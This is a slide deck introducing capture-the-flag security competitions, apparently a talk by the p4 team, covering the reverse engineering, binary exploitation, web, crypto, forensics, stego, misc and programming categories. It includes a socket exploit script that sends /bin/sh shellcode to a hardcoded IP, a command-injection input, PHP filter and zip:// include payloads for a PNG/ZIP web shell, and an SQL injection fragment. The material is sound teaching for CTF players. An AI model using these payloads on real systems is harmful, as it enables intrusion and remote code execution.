

How to Capture The Flag?

Stanislaw Podgorski

How to Capture The Flag?

let's start with autopromotion



\$ whois p4

- A group of friends working in software engineering and it security
- 7-8 active players
- Expertise in RE, PWN, Crypto, Web, PPC, Forensics
- P4 @ ctftime.org
- Writeups: https://github.com/p4-team/ctf
- Twitter: @p4_team

Shameless autopromotion

2016	2015	2014	2013	2012	2011		
Place	Team					Country	Rating
± 1	dcua						1625,714
2	Dragon Sector					_	1435,461
3	LC4BC					-	1419,805
4	Plaid Parliament of Pwning						1419,410
5	p4					_	1138,729
6	217						1088,393
7	TokyoWesterns					•	882,254
8	Tasteless						874,920
9	0daysober						850,763
10	Eat, Sleep, Pwn, Repeat						780,327

Is top 5 a big deal?

```
■ US — 804

■ RU — 344

■ IN — 310

■ CN — 252

■ ID — 237

■ VN — 193

■ FR — 189

■ JP — 171

■ KR — 142

■ IR — 119

12643 teams total
```

In reality there are 150-1500 teams playing in each competition

Agenda

- · What is this all about?
- · What kind of tasks are there?
- · CTF league
- How to start?
- · Q&A

Agenda - task categories

- RE Reverse Engineering
- Web Web security
- Crypto Cryptography and cryptanalysis
- Pwn Binary Exploitation
- Forensics Computer forensics
- · Stegano Steganography
- PPC Professional Programming Challenges
- Misc Anything else

What is CTF?



What is CTF?

After ctftime.org:


Capture the Flag (CTF) is a special kind of information security competitions. There are three common types of CTFs: Jeopardy, Attack-Defence and mixed.

Jeopardy-style CTFs has a couple of questions (tasks) in range of categories. For example, Web, Forensic, Crypto, Binary or something else. Team can gain some points for every solved task. More points for more complicated tasks usually. The next task in chain can be opened only after some team solve previous task. Then the game time is over sum of points shows you a CTF winer. Famous example of such CTF is Defcon CTF quals.

TL;DR: Competitions for IT security enthusiasts"

CTFs type

- jeopardy
- attack defence
 - free for all
 - king of the hill



Category: Reverse Engineering

cmp flag, 0x1337



General pattern

```
int main() {
    char *input = read_input();
    if (verify(input)) {
        puts("good");
        puts(decrypt(input, flag));
    } else {
        puts("bad");
    }
}
```

Read some input, perform operations on it and if the result is correct return the flag.

Trivial example

Goal: find the right password

Disassembly analysis in IDA Pro

```
: int cdecl main(int argc. const char **argv. const char **envp)
public main
main proc near
push
        rbp
mov
        rbp, rsp
        edi, offset format ; "Password: "
mov
mov
        eax. 0
       _printf
call
mov
        esi, offset password
        edi, offset a99s : "%99s"
mov
        eax. 0
mov
        isoc99 scanf
call
       esi, offset s2 ; "flaq{secretpassword}"
mov
        edi, offset password; s1
mov
call
        stromp
test
        eax, eax
jnz
        short loc 40066C
                                  💶 🚄 🖼
       edi, offset s
                       ; "qood"
mov
call.
                                                           ; "fail"
        puts
                                  loc 40066C:
        short loc_400676
jmp
                                  mov
                                          edi, offset aFail
                                  call.
                                           puts
```

Password is read using scanf and compared with the flag

Decompilation

- Help with RE even if someone doesn't know assembly
- Speed up the analysis
- Hexrays Decompiler, Retargetable Decompiler, Snowman, Hopper
- Fernflower, ILSpy, uncompyle

Trivial example

In real CTF tasks it's harder, but the pattern is often similar

The flag most likely won't be stored as plaintext

Different examples

- custom VM
- keygen
- ransomware
- complex anti-debugging/anti-disasm
- exotic architecture
- trace analysis

How to?

- static code analysis (disasm, decompilation)
- dynamic code analysis (debugger)
- behavioral analysis (ptrace, strace, ltrace, process monitor)

Category: PWN (binary exploitation)

execve("/bin/pwn")



Pattern

Usually x86/x64 ELF (rarely Windows PE)

- find vulnerabilities
- use them to execute arbitrary code
- prepare the exploit
- run on the target server

Example vulnerabilities

- buffer/stack/heap overflow
- use after free, double free, dangling pointers
- empty string format

Obstacles

- canary (stack protector)
- DEP / NX (data execution prevention)
- ASLR (adress space layout randomization)
- · selinux, grsecurity, seccomp, sandboxes

Exploitation methods

- shellcoding, nopsled
- · return oriented programming, ret to libc
- partial-overwrite
- got plt substitution

Is this code safe?

```
int main(int argc, const char **argv)
{
    char buffer[1024] ={};
    strcpy(buffer, "ping ");
    printf("Which IP to ping?\n");
    scanf("%1023s", buffer+5);
    system(buffer);
    return 0;
}
```

Is this code safe?

```
int main(int argc, const char **argv)
{
    char buffer[1024] ={};
    strcpy(buffer, "ping ");
    printf("Which IP to ping?\n");
    scanf("%1023s", buffer+5);
    system(buffer);
    return 0;
}
```

What if the input is 127.0.0.1; sh?

Is this code safe?

```
int main(int argc, const char **argv)
{
    char buffer[1024];
    printf("What is your name?\n")
    scanf("%s", buffer);
    printf("Hello! ")
    printf(buffer)
    return 0;
}
```

Is this code safe?

```
int main(int argc, const char **argv)
{
    char buffer[1024];
    printf("What is your name?\n")
    scanf("%s", buffer);
    printf("Hello! ")
    printf(buffer)
    return 0;
}
```

- stack buffer overflow -> ROP, shellcoding
- missing string format -> infoleak
- missing string format -> ROP

Example

```
int cdecl main(int argc, const char **argv, const char **envp)
  char buffer[128]; // [sp+18h] [bp-88h]@1
  double canary; // [sp+98h] [bp-8h]@1
  canary = 64.33333;
  setvbuf(stdout, 0, 2, 0);
  printf("Buff: %p\n", buffer);
  isoc99 scanf("%s", buffer);
  if ( 64.33333 != canary )
    puts("Nope");
    exit(1);
  return printf(str, buffer);
```

Classic stack buffer overflow with static stack canary

Example exploit

```
import socket
s = socket.socket()
s.connect(('54.173.98.115', 1259))
buf addr = s.recv(17)[8:16]
s.send('31c0b03001c430c050682f2f7368682f62696e89e389c1b0b0c0e804cd80c0e803cd80'
       .decode('hex').ljust(128, 'a')) # shellcode: execve /bin/sh
s.send('a5315a4755155040'.decode('hex')) # stack guard
s.send('aaaaaaaaaaaa') # padding
s.send(buf addr.decode('hex')[::-1]) # ret: buffer address
s.send('\n')
print (s.recv(9999))
s.send('cat flag\n')
print (s.recv(9999))
s.close()
```

RE/PWN tools

- · IDA Pro
- · gdb
- Binary Ninja
- · Radare2
- · x64dbg
- Pwntools

IDA Pro

```
; int cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
push
        rbp
mov
        rbp, rsp
        edi, offset format ; "Password: "
mov
mov
        eax. 0
        printf
call
        esi, offset password
mov
        edi, offset a99s ; "%99s"
mov
        eax, 0
mov
call.
         isoc99 scanf
        esi, offset s2 ; "flag{secretpassword}"
mov
        edi, offset password; s1
mov
        stromp
call
test
        eax, eax
        short loc 40066C
jnz
        edi, offset s
                       ; "qood"
mov
call
                                  loc_40066C:
        _puts
                                                           ; "fail"
        short loc 400676
                                          edi, offset aFail
jmp
                                  mov
                                  call.
                                          _puts
```


Best static code analysis tool available

Gdb

```
AX: 0x7e ('~')
 BX: 0x0
 CX: 0x804a230 --> 0x92
EDX: 0x92
 SI: 0xf7fb8000 --> 0x1b1db0
 DI: 0xf7fb8000 --> 0x1b1db0
 BP: 0xffffd048 --> 0x0
 SP: 0xffffcfd0 --> 0x7400cffe
              (mov BYTE PTR [ebp-0x76],0x0)
 FLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
  0x80487aa: movzx eax,BYTE PTR [eax]
  0x80487ad:
  0x80487b0:
               mov BYTE PTR [ebp-0x76],0x0
=> 0x80487b2:
  0x80487b6:
               add DWORD PTR [ebp-0x74],0x1
  0x80487ba:
               jmp 0x8048776
  0x80487bc:
  0x80487c0: je
                      0x80487d4
0000| 0xffffcfd0 --> 0x7400cffe
0004 | 0xffffcfd4 --> 0x0
0008| 0xffffcfd8 ("test")
0012 | 0xffffcfdc --> 0x0
0016 | 0xffffcfe0 --> 0xf7ffd000 --> 0x23f3c
0020 | 0xffffcfe4 --> 0xf7ffd918 --> 0x0
0024| 0xffffcfe8 --> 0xffffd000 --> 0xffffffff
0028| 0xffffcfec --> 0x80482f8 ("__libc_start_main")
Legend: code, data, rodata, value
Breakpoint 1, 0x080487b2 in ?? ()
```

Works everywhere on everything

Binary Ninja



New tool, strongly promoted on CTFs


Radare2

```
08048340] > pdf @ main
       0x0804841d
                    55
                    89e5
                                 mov ebp, esp
                    83e4f0
                                and esp, Oxfffffff0
                    83ec10
                                 call fcn.080483f4
                    e8c9ffffff
          fcn.080483f4(unk)
       0x0804842b c7442408040. mov dword [esp+0x8], 0x4
                   c7442404108. mov dword [esp+0x4], str.WIN n; str.WIN n
       0x08048433
       0x0804843b c7042401000. mov dword [esp], 0x1
                    e8c5feffff
                                call sym.imp.write
          sym.imp.write()
                                 leave
```

Tool for console lovers.

"Vim for reverse engineering".

x64dbg



Probably the best, free Windows debugger available.

pwntools



Category: Web

Web' OR 1=1 --



Category: Web

Applications mostly written in:

- · PHP
- Python
- Ruby
- JavaScript (node.js)

Attack vectors

- · (no)SQLinjection
- · XSS, CSRF
- path traversal
- file inclusion
- deserialization (unserialize, unpickle, XMLDecoder, readObject)

Webpage allows to upload/edit .png icons

Navigation: index.php?op=home

What if it executes include(\$_GET['op'] . '.php')?

Step 1. Download sources via php base64 filter

?op=php://filter/read=convert.base64-encode/resource=home

Step 2. Application analysis

- any uploaded icon will have .png extension
- we can upload only valid picture
- all metadata removed (no smuggling data in exif)
- · we can control color palette and pixels from online editor

But this will still be only a picture.

PHP has also ZIP filter

Let's create a PNG, which is also a valid ZIP, with PHP-shell inside...

What?

504B0304140000000800EE769148F0D042901D000000210000000500 0000732E706870B3B12FC82850508977770D89564F548FD5803293D4

6335ADEDED78B900504B01021400140000000800EE769148F0D04290

1D00000021000000050000000000000001002000000029000000732E

706870504B0506000000000100010033000000690000000000

http://pixelshop.pwning.xxx/?a=system&b=ls /&op=zip://uploads/847cf5ebb78615e61ab646189e3ffbff138801ad.png%23s



Tools

- Web browser (inspector/firebug)
- Burp (repeater)
- Fiddler
- Python (requests)

Automatic scanners (sqlmap, w3af, dirbuster) are forbidden and usually useless.

Category: Crypto

pow(long_to_bytes('crypto'), e, n)



Pattern

Task is always the same - we get an encrypted flag and we need to decrypt it.

To make it possible we might get some help:

- more encrypted data
- encryption algorithm
- access to encryption/decryption service

What can be broken?

- improperly used RSA can be broken in 100 different ways
- improperly used AES can be broken in 10 different ways
- improper use of cryptography libraries makes them vulnerable
- improperly implemented encryption algorithm is often vulnerable

You can see a pattern here.

Some selected RSA attacks

- Common modulus
- Hastad Broadcast Attack
- Patrial Key Exposure (25% of LSB to break)
- Wiener attack (large e)
- Blinding attacks on homomorphic RSA
- Fault attacks
- Power analysis side channel attacks

Example: power analysis

```
PYTHON
def square and multiply(base, exponent, modulus):
    result = 1
    for bit in to_binary(exponent):
        square = result * result
        if bit == 0:
             result = square % modulus
        else:
             result = (square * base) % modulus
    return result
CPU usage
   7.5
   2.5
                                                                                                      49/91
  -2.5
                20
                           30
                                                         60
                                                                   70
                                                                             80
                                               50
                                                                                        90
                                                                                                 100
```

Pop quiz


How many bits your AES encryption key should have? 32? 64? 96?

Pop quiz

How many bits your RSA modulus should have? Is 128 still safe as for AES? Do we need more, eg. 256?

Tools:

- Sheet of paper
- scholar.google.com
- · Python, sage



Category: Forensics



Task types

- Post-attack analysis of VM images
- Broken disk images / data recovery
- Network forensics (pcap analysis)
- memory dump analysis

Tools

- wireshark, network miner
- binwalk, find / grep
- · volatility, mimekatz

Category: Stegano

everyone hates stegano...




Stegano

Data hidden in graphic, video, audio files.

- some can be trivially solved with automatic tools like stegsolve (eg. LSB)
- some require a lot of guessing
- some require understanding certain data formats

Data hidden in audio file:



Can be uncovered with spectral analysis

Tools

- stegsolve
- · steghide
- · xxd, hexdump
- Python
- Audacity
- binwalk
- · experience

Category: Misc

sometimes good, sometimes bad




Task types

Misc tasks are... miscellaneous.

- Recon (googling, doxing, cyberstalking).
- Trivia (On Windows, loading a library and having it's code run in another process is called _).
- Hardware (eg. from a photo or video).
- Unusual programming languages
- Golfing, jail escapes
- "They must be joking..." type of tasks

Example: Piet language



Task: write a few regular expressions matching given input (with strong constraints on regex length)

Please match string that contains "select" as a case insensitive subsequence.

Answer:

(?i)s.*e.*l.*e.*c.*t

Simple?

a^nb^n

Yes, we know it is a classical example of context free grammer.

Strings like aabb, aaaabbbb (equal number of a and b)

During automata and formal languages classes we learn that you can't make regex like that.

^(a\g<1>?b)\$

x^p

A prime is a natural number greater than 1 that has no positive divisors other than 1 and itself.

String length has to be a prime number

Answer:

^(?!(xx+)\1+\$)xx+\$

Palindrome

Both "QQ" and "TAT" are palindromes, but "PPAP" is not.

String has to be a palindrome

Answer:

^((.)\g<1>?\2|.?)\$

a^nb^nc^n

Is CFG too easy for you? How about some context SENSITIVE grammer?

Strings like abc, aaabbbccc, etc (equal number of a, b and c).

Answer:

 $(?=(a\g<1>?b)c)a+(b\g<2>?c)$

And so on... Ivl 7

Regex matching only leap years:

```
(?!^0\d)(^\d*((((^|0|[2468])[048])|[13579][26])00$)|^\d*((0[48]|(^0*|[2468])[048]|[13579][26]))$)
```

But wait, there's more, lvl 8

Regex matching multiples of number 42 (0_o)

Summary



Learn strange new things, you would normally never even think of.

Category: PPC

PPC is good, because other teams are bad



Category: PPC

Some tasks are Top Coder like:

tl;dr use matrixes with fastpow to get the desired results in O(logn) time

And some require to make more complex software:

- bots for games (maze, bot fights)
- captcha solvers (image, audio)
- · logical games solvers (sudoku, nonograms, jigsaw puzzles)

Tools

· Python, C




CTF league




CTF league

- Global ranking: ctftime.org
- Community driven
- Some have on-site finals: DEFCON, HITCON, 0CTF, SECCON, Codegate...
- In 2016 there were ~70 ranked CTFs
- Mostly during weekends
- · 24-48h
- 150-1500 teams per event
- CTF in Geneva: Insomnihack (24.03.2017)


InsomniHack 2016 (Geneva)



Hitcon Finals 2016 (Taipei)



TrendMicro Finals 2016 (Tokyo)



How to start?

Few questions I will ask and answer myself



Is this even legal?

Why is it worth to play?

What do I need to know in order to start?

Does it cost anything?

Can I make money on this?

Are the tasks realistic?

Can I play by myself?

Where to find other people to play with?

Do I have to be good in every category?

Which CTF to start with?

- picoctf
- high school CTFs
- · pwning2016.p4.team

Where to find materials?

- · ctftime.org
- github.com/ctfs/
- github.com/p4-team/ctf/

Q&A



team@p4.team p4-team () @p4_team ()